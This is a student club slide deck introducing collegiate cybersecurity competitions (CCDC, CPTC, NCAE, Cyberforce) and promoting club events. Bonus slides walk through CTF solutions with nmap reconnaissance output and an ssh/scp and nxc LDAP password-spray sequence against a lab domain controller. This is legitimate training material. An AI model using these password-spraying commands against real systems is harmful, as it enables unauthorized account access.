

A SWIFT Overview of Cybersecurity Competitions

Here is where your
presentation begins



whoami?

Ian Eusebio

- CIS major at CPP and STORM Cyber student at Coastline
- Competitions Officer in SWIFT
- CCDC Windows Security Team Member



whoami - Glossary



- **CIS** = Computer Information Systems, a major at CPP
- **CPP** = Cal Poly Pomona, university
- **SWIFT** = Students With an Interest In the Future of Technology, IT/cybersecurity club at CPP
- **STORM** = Security Technology Operations Research & Monitoring, cyber career development program @ Coastline College
- **CCDC** = Collegiate Cyber Defense Competition

Table of Contents

| 01

Types of Cyber Comps

National-level and
in-house comps

| 02

SWIFT Resources

non-CPP students are
welcome!

| 03

Environment Examples

Solutions and
systems from past
comps

| 04

Questions

Q&A for the end

Icebreaker


Who here plays sports?
Cyber competitions are also team activities!



01

Types of Cyber Comps

Explore different aspects of cybersecurity



“Genres” of Cyber Comps



CTFs (Capture the Flag)

Solve puzzles that mimic real-life cybersecurity scenarios.



Defense (Blue Team)

Focuses on securing virtual systems to protect them from cyber attacks.



Offense (Red Team)

Mimics IT infrastructure to break into and exploit vulnerabilities.

NCAE Cyber Games

(National Centers for Academic Excellence in Cybersecurity)

- 2023 – 2025 CPP Placement: 1st place in Western region
 - Team of entirely first-time competitors
- Genre: Defense and CTF
- Teaches infrastructure development and defense skills
 - Stand up services to support business operations
 - Defend from attackers in real-time
 - Complete Capture-the-flag style challenges in various other cybersecurity domains



Cyberforce

- Department of Energy competition
- Genre: Defense and CTF
- Simulated environment with Industrial Control Systems and Incident Response
 - Coding challenges
 - Cryptography
 - Reverse engineering ...and more!

Collegiate Penetration Testing Competition (CPTC)

- Genre: Offense
- Act as a consulting group to conduct a penetration test of a mock company

1st of 100+ schools across 7 global regions (Top 1%)

Returning global champions (2022 & 2023)

Best Report and Presentation (2022 & 2023)

Best Technical (2023)

Highest score in CPTC history (2023)

SWIFT CPTC RESULTS





Collegiate Cyber Defense Competition (CCDC)

- Experience real-world cyber defense and business skills
 - Service-level agreements
 - Real-time defense against hackers
 - Reports for technical and executive audiences
- 2024 & 2023 – 2nd Place National Finals 🏆
- 2024 – 1st Place Western Regionals
- Genre: Defense



Past Winners

2023

Stanford University, **California Polytechnic State University, Pomona**, DePaul University

Other Finalists: University of North Florida, Dakota State University, Northeastern University, University of Texas, Brigham Young University, Oregon State University, University of Virginia




National Competitions

Summary



Competition	Description	Genre	Difficulty	General Timeline
Cyberforce	Department of Energy Cybersecurity comp for energy sector	Defense + CTF	Beginner	Nationals - Fall
NCAE Cyber Games	National Centers of Academic Excellence - Cyber Games	Defense + CTF	Beginner	Sandbox open - Fall Regionals - Spring Nationals - Late Spring
CPTC	Collegiate Penetration Testing Competition	Offense	Intermediate - Advanced	Regionals - November Globals - January
CCDC	Collegiate Cyber Defense Competition	Defense	Intermediate - Advanced	Invitationals - Fall Regionals - Early Spring Nationals - Late Spring

SWIFT In-House Competitions



SWIFT
**KING OF THE HILL
RECAP!!**

When: Tuesday, December 2nd, 2025
Where: 98P - 2007
Time: 12:00 PM - 1:00 PM

The poster features a cartoon illustration of a person in a red shirt and blue pants standing on a grey rock peak, holding a red flag. The background is a bright blue sky with white clouds.




SWIFT SCARE 2025
A Beginner-Friendly Pen-Testing Competition

SWIFT
CRACK
ATTACK
ROOT
EVENT

Register Now!

The poster has a dark orange and black background with a lightning bolt. A black silhouette of a person with long hair and a cape is shown from the back, looking towards the left. A QR code is located in the upper right quadrant.

TUESDAY (BRIEFING), October 28th, 12PM-1PM
ROOM 98P-2007 OR ZOOM.CALPOLYSWIFT.ORG



SWIFT x ISACA
RED vs BLUE

BRIEFING PACKET

The poster features two stylized, angry-looking characters, one red and one blue, facing each other. The background is black with a white horizontal band where the characters are. The text is in bold, white and blue fonts.

02 SWIFT Resources

Also open to non-CPP
students!



SWIFT Resources

Open to non-CPP students:

- Attending our **workshops** and compete in our **in-house competitions** (online and in-person)
- **Summer bootcamps** for CCDC and CPTC – more info will be available later in Spring
- **Tech Symposium** – cyber conference happening on March 14 at Mt SAC



Benefits of SWIFT and Cyber Comps

- Prizes for winners! (SWIFT usually gives out gift cards)
- Exposure and practice with different technologies
- Growth in both technical and soft skills
- Team bonding and learning to work under pressure
- Resume building
- Networking with peers and industry professionals
- Fun way to learn cybersecurity concepts with pals



Personal Experience with Cyber Comps


- Explored interest in Windows security, networking, and web servers
- Competitions served as motivation to work on fun IT projects that got me into blogging
- ★ Used knowledge from comps in networking internship
- Connected with alumni who also did CCDC
- Made friends with troubleshooting buddies/team members :)



Where We Work 🧐




Where Will You Go?



03 Environment Examples

Solutions and systems
from past comps

CCDC Network Topology Example



- Theme: AI Therapy Company
- Genre: Defense
- Displays computers, their roles, and scored services
- Does **NOT** display interdependencies between machines!
- *Hint*: Many services are reliant on databases
- Take inventory, troubleshoot, audit, review logs, configuration files, and secure systems.



04

Questions?

Q&A Session

Feel free to contact me if
any questions pop up
later

Contact Info

Upcoming SWIFT events →

- Discord: [@iangg](#).
- LinkedIn: www.linkedin.com/in/ian-gabriel-eusebio
- Presentation Slides and Resources: <http://linktr.ee/ieusebio>



Thank You

Red vs Blue Cyber Comp:

SATURDAY, FEB 28TH

11:30 AM - 5 PM

**CAL POLY POMONA CAMPUS,
BLDG 162, RM 1001**

SIGN UP BY 2/22

<https://forms.gle/5tMqr5NGe2SYiFP77>



Tech Symposium:

WHEN: MARCH 14, 2026 10AM-5PM

WHERE: MT. SAC SUMMIT EVENT CENTER (FREE PARKING)

RSVP HERE:



<https://qrco.app/4Axt>



Bonus Slides

If there's extra time*

Feel free to revisit on
your own

Upcoming Comp

- Register below:
<https://forms.gle/5tMqr5NGe2SYiFP77>

SWIFT x ISACA.

RED vs BLUE

A Cyber Defense Competition




Compete in a 5-person team to defend Linux/Windows Machines from a live red team! All skill levels are welcome. Keep your services up, enjoy free food/drinks, and win cash prizes!

SIGN UP BY 2/22
<https://forms.gle/5tMqr5NGe2SYiFP77>

SATURDAY, FEB 28TH
11:30 AM - 5 PM
CAL POLY POMONA CAMPUS,
BLDG 162, RM 1001



Tech Symposium

- Annual Spring cyber conference to help **YOU** find opportunities, learn more cyber and get free food and prizes!
- RSVP for our this year's conference! 
- <https://qrco.app/4Axt>



The poster features logos for Cal Poly Pomona, SWIFT X, MT. SAC (Mt. San Antonio College), and the University of San Diego. The text is in white and orange on a black background. A QR code is provided for RSVP, and a photo shows three students and a speaker at a podium.

> TECH SYMPOSIUM
A STUDENT-LED CYBERSECURITY CONFERENCE
HOSTED BY: CAL POLY SWIFT AND MT SAC CS CLUB

- # NETWORKING OPPORTUNITIES WITH 10+ CYBER COMPANIES, ORGANIZATIONS, AND UNIVERSITIES
- # TALKS AND DEMOS BY INDUSTRY EXPERTS
- # CYBER VILLAGES + HANDS ON ACTIVITIES
- # FREE FOOD + CAPTURE-THE-FLAG WITH PRIZES

WHEN: MARCH 14, 2026 10AM-5PM
WHERE: MT. SAC SUMMIT EVENT CENTER (FREE PARKING)

RSVP HERE:




SCARE CTF Example Solution pt 1

- Theme: Hacking into a witch's computer
- Genre: CTF and Offense
- Capture flags using pen-testing techniques
- Answer Format: SCARE{flag_text}

First challenge – scan a subnet to find an unrecognized service on port 12345



SCARE CTF Example Solution pt 2

```
Nmap scan report for 192.168.1.140
Host is up (0.00086s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-10-29 20:58:19Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: coven.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: COVEN)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: coven.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
12345/tcp open  netbus?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port12345-TCP:V=7.95%I=7%D=10/29%Time=69027FE6%P=x86_64-pc-linux-gnu%r(
SF:NULL,17,"SCARE{sp00ky_s3rvic3}\r\n");
MAC Address: BC:24:11:A4:5B:D6 (Proxmox Server Solutions GmbH)
Service Info: Host: WIN-2M0IN7DH0L0; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.139
Host is up (0.000014s latency).
All 1000 scanned ports on 192.168.1.139 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 13.39 seconds
```

SCARE CTF Example Solution pt 3



Command: `nmap -sV 192.168.1.0/24`

```
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
cgi?new-service :
SF-Port12345-TCP:V=7.95%I=7%D=10/29%Time=69027FE6%P=x86_64-pc-linux-gnu%(
SF=NULL,17,"SCARE{sp00ky_s3rvic3}\r\n");
MAC Address: BC:24:11:A4:5B:D6 (Proxmox Server Solutions GmbH)
Service Info: Host: WIN-2M0IN7DH0L0; OS: Windows; CPE: cpe:/o:microsoft:windows
```

- Part of the **reconnaissance** phase of penetration testing
- For gathering information about a system to plan possible attack vectors

Another SCARE Solution pt 1

```
Shell
1  ssh root@192.168.1.137
2  ls
3  scp "root@192.168.1.137:*.txt" /home/kali
4  nxc ldap 192.168.1.140 -u witch-username.txt -p frog-passwords.txt
```

Challenge: Wordlist txt files were inside the 192.168.1.137

- Download those wordlists to password spray into 192.168.1.140

Another SCARE Solution pt 2

```
LDAP      192.168.1.140    389      WIN-2M0IN7DH0L0 [-] coven.local\Sabrina:#1frogs
LDAP      192.168.1.140    389      WIN-2M0IN7DH0L0 [-] coven.local\Morgan:#1frogs
LDAP      192.168.1.140    389      WIN-2M0IN7DH0L0 [-] coven.local\Beatrix:#1frogs
LDAP      192.168.1.140    389      WIN-2M0IN7DH0L0 [-] coven.local\Bellatrix:#1frogs
LDAP      192.168.1.140    389      WIN-2M0IN7DH0L0 [-] coven.local\Circe:#1frogs
LDAP      192.168.1.140    389      WIN-2M0IN7DH0L0 [-] coven.local\Hecate:#1frogs
LDAP      192.168.1.140    389      WIN-2M0IN7DH0L0 [-] coven.local\Glinda:#1frogs
LDAP      192.168.1.140    389      WIN-2M0IN7DH0L0 [-] coven.local\Elphaba:#1frogs
LDAP      192.168.1.140    389      WIN-2M0IN7DH0L0 [-] coven.local\Sabrina:SCARE{#1funfrog}
LDAP      192.168.1.140    389      WIN-2M0IN7DH0L0 [-] coven.local\Morgan:SCARE{#1funfrog}
LDAP      192.168.1.140    389      WIN-2M0IN7DH0L0 [-] coven.local\Beatrix:SCARE{#1funfrog}
LDAP      192.168.1.140    389      WIN-2M0IN7DH0L0 [-] coven.local\Bellatrix:SCARE{#1funfrog}
LDAP      192.168.1.140    389      WIN-2M0IN7DH0L0 [-] coven.local\Circe:SCARE{#1funfrog}
LDAP      192.168.1.140    389      WIN-2M0IN7DH0L0 [+ ] coven.local\Hecate:SCARE{#1funfrog}
```